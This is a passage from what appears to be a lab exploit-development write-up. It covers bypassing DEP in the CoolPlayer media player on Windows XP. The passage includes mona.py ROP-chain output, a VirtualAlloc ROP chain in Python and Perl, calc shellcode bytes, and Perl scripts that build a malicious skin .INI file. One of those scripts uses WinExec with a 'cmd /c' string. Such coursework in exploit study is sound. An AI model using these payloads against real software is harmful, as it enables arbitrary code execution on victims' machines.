


```
            """ + // #[---INFO:gadgets_to_set_ebp:---] :
            "%ua5b4%u77c3" + // 0x77c3a5b4 : ,# POP EBP # RETN [msvcrt.dll]
            "%ua5b4%u77c3" + // 0x77c3a5b4 : ,# skip 4 bytes [msvcrt.dll]
            """ + // #[---INFO:gadgets_to_set_ebx:---] :
            "%u3da7%u77c2" + // 0x77c23da7 : ,# POP EBX # RETN [msvcrt.dll]
            "%uffff%uffff" + // 0xffffffff : ,#
            "%u27e1%u77c1" + // 0x77c127e1 : ,# INC EBX # RETN [msvcrt.dll]
            "%u27e1%u77c1" + // 0x77c127e1 : ,# INC EBX # RETN [msvcrt.dll]
            """ + // #[---INFO:gadgets_to_set_edx:---] :
            "%ue392%u77c4" + // 0x77c4e392 : ,# POP EAX # RETN [msvcrt.dll]
            "%u1467%u2cfe" + // 0x2cfe1467 : ,# put delta into eax (-> put 0x00001000 into edx)
            "%ueb80%u77c4" + // 0x77c4eb80 : ,# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.d
            "%u8fbc%u77c5" + // 0x77c58fbc : ,# XCHG EAX,EDX # RETN [msvcrt.dll]
            """ + // #[---INFO:gadgets_to_set_ecx:---] :
            "%u1d16%u77c2" + // 0x77c21d16 : ,# POP EAX # RETN [msvcrt.dll]
            "%uff8e%u36ff" + // 0x36ffff8e : ,# put delta into eax (-> put 0x00000040 into ecx)
            "%uc78a%u77c4" + // 0x77c4c78a : ,# ADD EAX,C90000B2 # RETN [msvcrt.dll]
            "%u3ffd%u77c1" + // 0x77c13ffd : ,# XCHG EAX,ECX # RETN [msvcrt.dll]
            """ + // #[---INFO:gadgets_to_set_edi:---] :
            "%u7a36%u77c4" + // 0x77c47a36 : ,# POP EDI # RETN [msvcrt.dll]
            "%u7a42%u77c4" + // 0x77c47a42 : ,# RETN (ROP NOP) [msvcrt.dll]
            """ + // #[---INFO:gadgets_to_set_esi:---] :
            "%uec62%u77c4" + // 0x77c4ec62 : ,# POP ESI # RETN [msvcrt.dll]
            "%uaacc%u77c2" + // 0x77c2aacc : ,# JMP [EAX] [msvcrt.dll]
            "%u2217%u77c5" + // 0x77c52217 : ,# POP EAX # RETN [msvcrt.dll]
            "%ud0a8%u1024" + // 0x1024d0a8 : ,# ptr to &VirtualAlloc() [IAT MSVCRTD.dll]
            """ + // #[---INFO:pushad:---] :
            "%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
            """ + // #[---INFO:extras:---] :
            "%u5459%u77c3" + // 0x77c35459 : ,# ptr to 'push esp # ret ' [msvcrt.dll]
            """); //   :

         ------------------------------------------------------------------------------------


0BADF00D     ROP generator finished
0BADF00D
0BADF00D [+] Writing stackpivots to file c:/log/1801153\stackpivot.txt
0BADF00D     Wrote 952 pivots to file
0BADF00D [+] Writing suggestions to file c:/log/1801153\rop_suggestions.txt
0BADF00D     Wrote 479 suggestions to file
0BADF00D [+] Writing results to file c:/log/1801153\rop.txt (3001 interesting gadgets)
0BADF00D     Wrote 3001 interesting gadgets to file
0BADF00D [+] Writing other gadgets to file c:/log/1801153\rop.txt (2909 gadgets)
0BADF00D     Wrote 2909 other gadgets to file
0BADF00D Done
0BADF00D
0BADF00D [+] This mona.py action took 0:00:17.905000
```

```
!mona rop -n -m msvcrt.dll -cpb '\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e'
```

Figure 37 Mona.py for RTN addresses in MSVCRT.DLL


After running, a text file with ROP chain suggestions (rop_chain.txt) was printed out to the log folder, which was created at the beginning, when creating the ASCII characters for character filtering. The text file had many suggestions in plenty of different programming languages, including C, ruby, python, and so on (Figure 38). Complete screenshots can be found in Appendix B.



```
---------------------------------------------------------------------------------------------------------------
 Module info :
---------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
---------------------------------------------------------------------------------------------------------------
 0x1a400000 | 0x1a532000 | 0x00132000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
 0x72d20000 | 0x72d29000 | 0x00009000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [wdmaud.drv] (C:\WINDOWS\system32\wdmaud.drv)
 0x77a80000 | 0x77b15000 | 0x00095000 | False  | True    | False |  False   | True   | 5.131.2600.5512 [CRYPT32.dll] (C:\WINDOWS\system32\CRYPT32.dll)
 0x77b20000 | 0x77b32000 | 0x00012000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSASN1.dll] (C:\WINDOWS\system32\MSASN1.dll)
 0x7c800000 | 0x7c8f6000 | 0x000f6000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
 0x77c10000 | 0x77c68000 | 0x00058000 | False  | True    | False |  False   | True   | 7.0.2600.5512 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
 0x77e70000 | 0x77f02000 | 0x00092000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
 0x7c900000 | 0x7c9af000 | 0x000af000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
 0x10200000 | 0x10260000 | 0x00060000 | False  | False   | False |  False   | False  | 6.00.8168.0 [MSVCRTD.dll] (C:\Documents and Settings\Administrator\Desktop
 0x77be0000 | 0x77bf5000 | 0x00015000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSACM32.dll] (C:\WINDOWS\system32\MSACM32.dll)
 0x5dca0000 | 0x5de88000 | 0x001e8000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
 0x63000000 | 0x630e6000 | 0x000e6000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [WININET.dll] (C:\WINDOWS\system32\WININET.dll)
 0x77fe0000 | 0x77ff1000 | 0x00011000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
 0x774e0000 | 0x7761d000 | 0x0013d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ole32.dll] (C:\WINDOWS\system32\ole32.dll)
 0x5d090000 | 0x5d12a000 | 0x0009a000 | False  | True    | False |  False   | True   | 5.82 [COMCTL32.dll] (C:\WINDOWS\system32\COMCTL32.dll)
 0x7e410000 | 0x7e4a1000 | 0x00091000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
 0x72d10000 | 0x72d18000 | 0x00008000 | False  | False   | False |  False   | True   | 5.1.2600.0 [msacm32.drv] (C:\WINDOWS\system32\msacm32.drv)
 0x763b0000 | 0x763f9000 | 0x00049000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [comdlg32.dll] (C:\WINDOWS\system32\comdlg32.dll)
 0x76c90000 | 0x76cb8000 | 0x00028000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [IMAGEHLP.dll] (C:\WINDOWS\system32\IMAGEHLP.dll)
 0x76c30000 | 0x76c5e000 | 0x0002e000 | False  | True    | False |  False   | True   | 5.131.2600.5512 [WINTRUST.dll] (C:\WINDOWS\system32\WINTRUST.dll)
 0x77bd0000 | 0x77bd7000 | 0x00007000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [midimap.dll] (C:\WINDOWS\system32\midimap.dll)
 0x00400000 | 0x0051f000 | 0x0011f000 | False  | False   | False |  False   | False  | -1.0- [1801153.exe] (C:\Documents and Settings\Administrator\Desktop\18011
 0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
 0x73f10000 | 0x73f6c000 | 0x0005c000 | False  | True    | False |  False   | True   | 5.3.2600.5512 [DSOUND.dll] (C:\WINDOWS\system32\DSOUND.dll)
```

Figure 38 Top of rop_chain.txt file


The tester used the addresses found in the VirtualAlloc() part written in python that was found close to the bottom of the .TXT file (Figure 39).



```
*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c4eb56,  # POP EBP # RETN [msvcrt.dll]
      0x77c4eb56,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c53436,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  #
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
      0x2cfe1467,  # put delta into eax (-> put 0x00001000 into edx)
      0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
      0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into ecx)
      0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
      0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c47cde,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
```


Figure 39 ROP chain in python for VirtualAlloc()

Through the use of "search and replace" in Notepad++ the tester was able to turn the python into Perl (Appendix C). The final result can be seen in figures 40 and 41 followed with calculator shellcode included in figure 41.



```
$file1="DEP.ini";
$PlaylistSkin = "[CoolPlayer Skin]";
$PlaylistSkin .= "PlaylistSkin=";
$PlaylistSkin .= "A" x 1056;
$PlaylistSkin .= pack('V',0x77c1128e);



#ROP chains  VirtualAlloc
#[---INFO:gadgets_to_set_ebp:---]
$PlaylistSkin .= pack('V',0x77c4eb56); # POP EBP # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c4eb56); # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
$PlaylistSkin .= pack('V',0x77c53436); # POP EBX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0xffffffff); #
$PlaylistSkin .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
$PlaylistSkin .= pack('V',0x77c4e392); # POP EAX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x2cfe1467); # put delta into eax (-> put 0x00001000 into edx)
$PlaylistSkin .= pack('V',0x77c4eb80); # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c58fbc); # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
$PlaylistSkin .= pack('V',0x77c4e392); # POP EAX # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x2cfe04a7); # put delta into eax (-> put 0x00000040 into ecx)
$PlaylistSkin .= pack('V',0x77c4eb80); # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$PlaylistSkin .= pack('V',0x77c14001); # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
$PlaylistSkin .= pack('V',0x77c47cde); # POP EDI # RETN [msvcrt.dll]
```


Figure 40 ROP chain in Perl



```
pack('V',0x77c2aacc); # JMP [EAX] [msvcrt.dll]
pack('V',0x77c4debf); # POP EAX # RETN [msvcrt.dll]
pack('V',0x77c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
pack('V',0x77c12df9); # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
pack('V',0x77c354b4); # ptr to 'push esp # ret ' [msvcrt.dll]


# NOPs for Shellcode
$PlaylistSkin .= "\x90" x 16;
#Calc shellcode
$PlaylistSkin .= "\x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .
"\x4b\x39\x43\x30\x45\x50\x43\x30\x43\x50\x4d\x59\x5a\x45" .
"\x50\x31\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b" .
"\x50\x52\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52\x52" .
"\x47\x58\x54\x4f\x4e\x57\x51\x5a\x51\x36\x50\x31\x4b\x4f" .
"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32" .
"\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .
"\x4b\x52\x4c\x30\x56\x32\x56\x37\x4c\x4b\x51\x42\x52\x30" .
"\x4c\x4b\x47\x32\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30" .
"\x52\x58\x4d\x55\x49\x50\x52\x54\x51\x5a\x45\x51\x4e\x30" .
"\x56\x30\x4c\x4b\x47\x38\x52\x38\x4c\x4b\x50\x58\x47\x50" .
"\x43\x31\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56\x54" .
"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50" .
"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x47\x48"
```

Figure 41 ROP chain in Perl part 2

However, when uploading the new .INI file to CoolPlayer the program would crash, and DEP would not be disabled, as an error would pop up (Figure 42). Through a little bit of testing the tester found that some of the address that were being used in the ROP chain, Ollydbg was not able to locate (Figure 43).



1801153.exe

1801153.exe has encountered a problem and needs to close. We are sorry for the inconvenience.


If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Figure 42 Error after ROP .INI loaded in CoolPlayer



```
  #[---INFO:gadgets_to_set_ebx:---]
$PlaylistSkin .= pack('V',0x77c39ec7); # POP EBX # RETN [msvcrt
$PlaylistSkin .= pack('V',0xffffffff); #
$PlaylistSkin .= pack('V',0x77c127e1); # INC EBX # RETN [msvcrt
$PlaylistSkin .= pack('V',0x77c127e1); # INC EBX # RETN [msvcrt
  #[---INFO:gadgets_to_set_edx:---]
$PlaylistSkin .= pack('V',0x77c4e0da); # POP EAX # RETN [msvcrt
$PlaylistSkin .= pack('V',0xa1bf4fcd); # put delta into eax (->
$PlaylistSkin .= pack('V',0x77c38081); # ADD EAX,5E40C033 # RETN
$PlaylistSkin .= pack('V',0x77c58fbc); # XCHG EAX,EDX # RETN [ms
  #[---INFO:gadgets_to_set_ecx:---]
$PlaylistSkin .= pack('V',0x77c5289b); # POP EAX # RETN [msvcrt
$PlaylistSkin .= pack('V',0x36ffff8e); # put delta into eax (->
```

```
7C901225  57          PUS
7C901226  8B7C24 0C   MOV
Address   Hex dump
004DE000  00 00 00 00 00 00 00
004DE008  00 00 00 00 00 00 00
004DE010  00 00 00 00 00 00 00
004DE018  00 00 00 00 00 00 00
004DE020  00 00 00 00 00 00 00
004DE028  00 00 00 00 00 00 00
004DE030  00 00 00 00 00 00 00 00  ........
004DE038  00 00 00 00 00 00 00 00  ........
004DE040  00 00 00 00 00 00 00 00  ........
004DE048  00 00 00 00 00 00 00 00  ........
004DE050  00 00 00 00 00 00 00 00  ........
004DE058  00 00 00 00 00 00 00 00  ........
004DE060  00 00 00 00 00 00 00 00  ........
004DE068  00 00 00 00 00 00 00 00  ........
004DE070  00 00 00 00 00 00 00 00  ........
004DE078  00 00 00 00 00 00 00 00  ........
004DE080  00 00 00 00 00 00 00 00  ........
004DE088  00 00 00 00 00 00 00 00  ........

0134FFEC  7C950030  ntdll.7C950030
0134FFF0  00000000
0134FFF4  00000000
0134FFF8  00000000
0134FFFC  00000000
```


Enter expression to follow

0x36ffff8e

No memory on the specified address

Figure 43 Issue faced when running ROP chains


Given that the tester was not able to successfully execute shellcode through the use of ROP chains, the tester decided to move on, as there is more than one way to circumvent DEP. Another method is through the use of system functions. This is when the tester is able to point to an area in memory where code can be executed and execute code there. For this the tester looked at executing the command prompt (cmd). To start the tester needed to find the memory location for the windows execution (WinExec) process, this was done through the use of a tool called arwin.exe (Figure 44) parsing through kernel32.dll.



```
C:\WINDOWS\system32\cmd.exe

C:\cmd>arwin.exe kernel32.dll WinExec
arwin - win32 address resolution program - by steve hanna - v.01
WinExec is located at 0x7c8623ad in kernel32.dll
```

Figure 44 Memory address for WinExec in kernel32.dll

Following this the tester also looked for the exit process (Exit Process) in kernel32.dll using arwin.exe, as was necessary for following the system functions method (Figure 45).




```
C:\cmd>arwin.exe kernel32.dll ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7c81cafa in kernel32.dll
```

Figure 45 Exit Process memory address in kernel32.dll

After getting the memory addresses of these two, it was possible for the tester to be able to craft Perl code that will allow for the tester to be able to locate the address for the execution of cmd commands.


Firstly, the Perl code was built like the previous ones, where the tester had to fill the buffer and check for any compensation by looking at the stack. In addition, adding a variable that will contain the shellcode that the tester was using and subtracting it from the A's that are being used to fill the buffer. It is simpler to subtract the shellcode from the padding (large number of A's) as this will allow for the tester to change the shellcode without having to constantly change the padding (Figure 46).



```perl
$file1="CPS DEP.ini";
$PlaylistSkin = "[CoolPlayer Skin] \n";
$PlaylistSkin .= "PlaylistSkin=";

# Calc
$shellcode = "cmd /c clac&";

$padding .=  $shellcode. "A" x (1056 - length($shellcode));

$eip = pack('V', 0x7c8623ad); # WinExec
$eip .= "BBBB";
$eip .= "CCCC";
$eip .= "DDDD";

open($FILE,">$file1");
print $FILE $PlaylistSkin.$padding.$eip;
close($FILE)
```


Figure 46 System Instructions – Perl code

Then by placing a breakpoint at the windows execute address, the tester was able to confirm the stack aspect (Appendix D). The tester was then able to look for the memory location for cmd. To do this the tester right clicked the stack box, selected 'search for binary string' (Figure 47), in the ASCII box search for 'cmd /c' and found the location for the cmd command at location '0x001300BD' (Figures 48 and 49 respectively).



```
gisters (FPU)
X 41414142
X 00005F08
X 00150608
X 00000000
P 0011E4E8
P 41414141
I 0011E4F0
I 0012E0A0
P 7C8623AD kernel32.WinExec
0  ES 0023 32bit 0(FFFFFFFF)
11E4E8  7C81CAFA  ·≐ü¦ ┌CALL to
11E4EC  00130103  ♥0‼.  │CmdLine
11E4F0  0013832C  ,â‼.  └ShowSta
11E4F4  001381C0  └ü‼.
11E4F8  00000000  ....
11E4FC  CCCCCCCC  ╠╠╠╠
